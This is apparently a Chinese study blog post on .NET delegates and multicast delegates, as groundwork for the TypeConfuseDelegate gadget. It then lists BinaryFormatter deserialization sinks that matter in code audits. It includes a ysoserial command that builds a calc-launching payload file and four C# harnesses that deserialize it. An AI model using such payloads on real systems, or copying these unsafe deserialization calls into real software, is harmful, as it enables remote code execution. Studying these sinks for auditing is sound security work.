
TypeConfuseDelegate(类型混淆委托)
委托和多播委托
参考文章:https://learn.microsoft.com/zh-cn/dotnet/standard/delegates-lambdas
这边在学习TypeConfuseDelegate之前还得需要了解下委托和多播委托的概念上
委托定义了一种引用类型,表示对具有特定参数列表和返回类型的方法的引用。 其参数列表和返回类型匹配的方法(静态或实例)分配给该类型的变量,然后(使用适当参数)直接调用该方法,或将其作为参数本身传递给另一方法再进行调用,个人理解其实就是C语言里面的函数指针的概念。
这里简单的来学习下用法,这边进行定义,委托的写法比较多,这边就列举两个,一个是定义,一个是通过Func类型

委托定义的时候只需要注意的是传递给委托的方法签名必须和定义的委托签名一致,这里需要了解一个概念,什么叫委托签名一致?实际上意思就是就是委托函数和正常函数的返回值、参数一致即可
    class Program
    {
        static string ReverseString(string s)
        {
            return new string(s.Reverse().ToArray());
        }


        static void Main(string[] args)
        {
            Reverse rev = ReverseString;
            Func<string, string> rev2 = ReverseString;
            Console.WriteLine(rev("a string"));
            Console.WriteLine(rev2("a string"));
            Console.ReadKey();
        }

        public delegate string Reverse(string s);
    }
效果其实就是对字符串进行了反转

通过叠加委派类型来实现委派,结果如下所示

叠加委派还可以通过MulticastDelegate.Combine来进行实现,结果如下所示
遍历委派列表
通过GetInvocationList可以对委派列表进行遍历输出,结果如下所示
        static void Main(string[] args)
        {
            Echo echo1 = echo_str;
            Echo echo2 = echo_str;
            Echo echo3 = (Echo)MulticastDelegate.Combine(echo1, echo2);
            Delegate[] delegates = echo3.GetInvocationList();
            foreach (var item in delegates)
            {
                Console.WriteLine(item.Method);
            }
            Console.ReadKey();
        }

这个看着有点懵逼,先放着先,后面会来进行补充
代码审计中的反序列化触发点




这边通过生成TextFormattingRunProperties.xml文件
ysoserial.exe -g TextFormattingRunProperties -f BinaryFormatter -c calc -o raw > TextFormattingRunProperties.xml

UnsafeDeserialize
        public static void test()
        {
            try
            {
                FileStream file_Stream = new FileStream(@"TextFormattingRunProperties.xml", FileMode.Open);
                BinaryFormatter binaryFormatter = new BinaryFormatter();
                binaryFormatter.UnsafeDeserialize(file_Stream, null);
            }
            catch (Exception e)
            {
                Console.WriteLine(e.StackTrace);
            }
            Console.ReadKey();
        }
UnsafeDeserializeMethodResponse
        public static void test()
        {
            try
            {
                FileStream file_Stream = new FileStream(@"TextFormattingRunProperties.xml", FileMode.Open);
                BinaryFormatter binaryFormatter = new BinaryFormatter();
                binaryFormatter.UnsafeDeserializeMethodResponse(file_Stream, null, null);

            }
            catch (Exception e)
            {
                Console.WriteLine(e.StackTrace);
            }
            Console.ReadKey();
        }
Deserialize
        public static void test()
        {
            try
            {
                FileStream file_Stream = new FileStream(@"TextFormattingRunProperties.xml", FileMode.Open);
                BinaryFormatter binaryFormatter = new BinaryFormatter();
                binaryFormatter.Deserialize(file_Stream);

            }
            catch (Exception e)
            {
                Console.WriteLine(e.StackTrace);
            }
            Console.ReadKey();
        }
DeserializeMethodResponse
        public static void test()
        {
            try
            {
                FileStream file_Stream = new FileStream(@"TextFormattingRunProperties.xml", FileMode.Open);
                BinaryFormatter binaryFormatter = new BinaryFormatter();
                binaryFormatter.DeserializeMethodResponse(file_Stream, null, null);

            }
            catch (Exception e)
            {
                Console.WriteLine(e.StackTrace);
            }
            Console.ReadKey();
        }

 浙公网安备 33010602011771号